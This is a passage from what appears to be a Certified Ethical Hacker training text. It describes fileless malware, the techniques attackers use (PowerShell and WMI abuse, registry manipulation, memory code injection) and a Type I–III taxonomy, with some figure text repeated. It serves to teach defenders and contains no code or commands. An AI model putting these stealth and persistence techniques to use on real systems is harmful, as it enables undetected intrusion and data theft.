
Fileless malware does not depend on files and leaves no traces, thereby making it difficult to detect and remove using traditional anti-malware solutions. Therefore, such malware is highly resistant to computer forensics techniques. It mostly resides in volatile memory locations such as running processes, system registry, and service areas. Once the fileless malware gains access to the target system, it can exploit system administration tools and processes to maintain persistence, escalate privileges, and move laterally across the target network. Attackers use such malware to steal critical data from the system, install other types of malware, or inject malicious scripts that automatically execute with every system restart to continue the attack.

The various reasons for using fileless malware in cyber-attacks are as follows:

- **Stealth**: Fileless malware exploits legitimate system tools; hence, it is extremely difficult to detect, block, or prevent fileless attacks.
- **LOL (Living-off-the-land)**: System tools exploited by fileless malware are already installed in the system by default. An attacker does not need to create and install custom tools on the target system.
- **Trustworthy**: The system tools used by fileless malware are the most frequently used and trusted tools; hence, security tools incorrectly assume that such tools are running for a legitimate purpose.

Fileless Techniques used by Attackers

- **Phishing emails**: Attackers use phishing emails embedded with malicious links or downloads, which, when clicked, inject and run malicious code in the victim's memory.
- **Legitimate applications**: Attackers exploit legitimate system packages installed in the system, such as Word, and JavaScript, to run the malware.
- **Native applications**: Operating systems such as Windows include pre-installed tools such as PowerShell, Windows Management Instrumentation (WMI). Attackers exploit these tools to install and run malicious code.
- **Infection through lateral movement**: Once the fileless malware infects the target system, attackers use this system to move laterally in the network and infect other systems connected to the network.
- **Malicious websites**: Attackers create fraudulent websites that appear legitimate. When a victim visits such a website, it automatically scans the victim's system to detect vulnerabilities in plugins that can be exploited by the attackers to run malicious code in the browser's memory.
- **Registry manipulation**: Attackers use this technique to inject and run malicious code directly from the Windows registry through a legitimate system process. This helps attackers to bypass UAC, application whitelisting, etc., and also infect other running processes.
- **Memory code injection**: Attackers use this technique to inject malicious code and maintain persistence in the process memory of the running process with the aim of propagating and re-injecting it into other legitimate system processes that are critical for normal system operation. This helps in bypassing regular security controls. The various code injection techniques used by attackers include local shellcode injection, remote thread injection, process hallowing, etc.
- **Script-based injection**: Attackers often use scripts in which the binaries or shellcode are obfuscated and encoded. Such script-based attacks might not be completely fileless. The scripts are often embedded in documents as email attachments.



Taxonomy of Fileless Malware Threats


CEH
Certified Ethical Hacker
Type III
Files required to achieve fileless persistence
Exploit
Execution/Injection
Type II
No files written on disk, but some files used indirectly
Type I
No file activity performed
Hardware
Taxonomy of fileless threats
Documents
Java
Flash
Exe
Remote attacker
Network card, Hard disk
Circulatory Backdoors, IME
BadUSB
Mother-Board firmware
Hypervisor
Shell
Registry, WMI Repo
Service
MBR VBR
Documents
LNK, Scheduled Task, Exe
FILE
FILE
FILE
FILE
NETWORK
PCI
CPU
USB
BIOS UEFI
VM
SCRIPTS
SCRIPTS
SCRIPTS
DISK
MACRO
FILE

https://docs.microsoft.com

Taxonomy of Fileless Malware Threats

Source: *https://docs.microsoft.com*

As shown in the figure below, fileless malware threats are divided into different categories:



Type III
Files required to achieve fileless persistence
Exploit
Execution/Injection
Type II
No files written on disk, but some files used indirectly
Type I
No file activity performed
Hardware
Taxonomy of fileless threats
Documents
Java
Flash
Exe
Remote attacker
Network card, Hard disk
Circulatory Backdoors, IME
BadUSB
Mother-Board firmware
Hypervisor
Shell
Registry, WMI Repo
Service
MBR VBR
Documents
LNK, Scheduled Task, Exe
FILE
FILE
FILE
FILE
NETWORK
PCI
CPU
USB
BIOS UEFI
VM
SCRIPTS
SCRIPTS
SCRIPTS
DISK
MACRO
FILE

Figure 7.59: Taxonomy of a fileless malware threats

Fileless malware can be categorized based on their point of entry, i.e., how the malware creates an entry point into the target system. Fileless malware enters the target system through an exploit or compromised hardware or by the normal execution of applications or scripts.

According to the above categorization, fileless malware threats are of three types based on how much evidence they leave on the victim's machine:

- **Type 1: No File Activity Performed**

  This type of malware never requires writing a file onto the disk. An example of such an infection is receiving malicious packets that exploit a vulnerability in a target host that automatically installs a backdoor in the kernel memory. Another example may involve malicious code embedded within the compromised device's firmware. Anti-malware solutions are not capable of checking a device's firmware. Hence, it is extremely difficult to detect and prevent such threats.

- **Type 2: Indirect File Activity**

  This type of malware achieves fileless presence on the target machine using files. For example, an attacker can inject a malicious PowerShell command into the WMI repository to configure a filter that executes periodically.

- **Type 3: Required Files to Operate**

  This type of malware requires files to operate, but it does not execute attacks from those files directly. For example, an attacker exploits a document with an embedded macro, Java/Flash file, or EXE file to inject malicious payloads into the target host and then maintains persistence without using any files.

Classification of fileless malware threats based on their point of entry:

- **Exploits**

